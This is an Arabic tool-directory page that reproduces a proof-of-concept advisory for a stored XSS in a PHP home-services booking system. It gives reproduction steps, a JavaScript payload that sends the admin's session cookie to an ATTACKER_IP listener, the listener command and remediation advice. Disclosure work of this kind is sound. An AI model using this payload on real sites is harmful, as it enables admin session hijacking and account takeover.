
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/xmyronn/cve-2026-7089-xss
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبأمن الويباختبار الاختراق
GitHubxmyronn/cve-2026-7089-xss

CVE-2026-7089-XSS

إثبات المفهوم لـ CVE-2026-7089، وهي ثغرة XSS مخزنة في نظام الخدمة المنزلية PHP 1.0 تسمح باختطاف جلسة المسؤول دون مصادقة عبر نموذج الحجز.

عرض المستودع
24منذ 7 أشهرلم تتم المراجعة بعد
مشاركة

ثغرة استيلاء على حساب المسؤول عبر XSS مخزّن بدون مصادقة في نظام الخدمات المنزلية

تفاصيل الثغرة

الحقلالتفاصيل
البائعcode-projects.org
المنتجنظام الخدمات المنزلية بلغة PHP
الإصدار1.0
نوع الثغرةتخزين البرمجة النصية عبر المواقع (XSS)
CWECWE-79
المصادقة المطلوبةلا
المؤلفعماد علوي

الوصف

توجد ثغرة تخزين البرمجة النصية عبر المواقع (XSS) في ملف booking.php من نظام الخدمات المنزلية بلغة PHP 1.0. يمكن للمستخدمين غير المصادق عليهم حقن حمولات JavaScript خبيثة من خلال حقول نموذج الحجز. يتم تخزين الإدخال غير المعقّم في قاعدة البيانات وعرضه دون ترميز المخرجات في لوحة الإدارة (admin.php)، حيث يتم تنفيذه في سياق متصفح المسؤول.

يسمح هذا لمهاجم غير مصادق بسرقة ملف تعريف ارتباط الجلسة الخاص بالمسؤول، وتنفيذ إجراءات نيابة عن المسؤول، أو اختراق حساب المسؤول بالكامل.


المكوّن المتأثر

  • الملف: booking.php
  • المعلمات: fname, lname
  • نقطة التنفيذ: admin.php ← إدارة الحجوزات

خطوات إعادة الإنتاج


  1. انتقل إلى صفحة الحجز كمستخدم غير مصادق: http://TARGET/homeservices/booking.php?provider=
    Screenshot 2026-04-08 221145
  2. في حقل الاسم الأول، احقن الحمولة التالية:

<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
  1. املأ الحقول المتبقية بأي بيانات صالحة وأرسل الحجز.

  2. شغّل مستمعًا على جهاز المهاجم:

php -S 0.0.0.0:PORT

  1. انتظر حتى يزور المسؤول قسم إدارة الحجوزات في admin.php.

  2. يتم تنفيذ الحمولة في متصفح المسؤول، مما يؤدي إلى تسريب ملف تعريف ارتباط الجلسة إلى المستمع الخاص بك.

    Screenshot 2026-04-08 221158
Screenshot 2026-04-08 221214

إثبات المفهوم



الحمولة (تنبيه)

<script>alert(1)</script>
Screenshot 2026-04-08 220538

الحمولة (اختطاف الجلسة)

<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>

التأثير

تسمح هذه الثغرة لمهاجم عن بُعد غير مصادق باختراق التطبيق بالكامل.

يمكن للمهاجم:

  • تنفيذ JavaScript عشوائي في متصفح المسؤول
  • سرقة ملف تعريف ارتباط الجلسة PHPSESSID الخاص بالمسؤول
  • اختطاف جلسة المسؤول والحصول على وصول إداري كامل
  • تنفيذ أي إجراء إداري (إدارة الحجوزات، مقدمي الخدمات، إلخ)

يؤدي هذا إلى اختراق كامل للتطبيق.

الإصلاح

  • طبّق htmlspecialchars() مع ENT_QUOTES على جميع المدخلات المقدمة من المستخدم قبل التخزين أو العرض


  • نفّذ ترويسة سياسة أمان المحتوى (CSP)
  • تحقق من صحة جميع مدخلات النماذج وعقّمها على جانب الخادم

المراجع

  • نظام الخدمات المنزلية بلغة PHP - code-projects.org
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    389
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    255
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    247

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →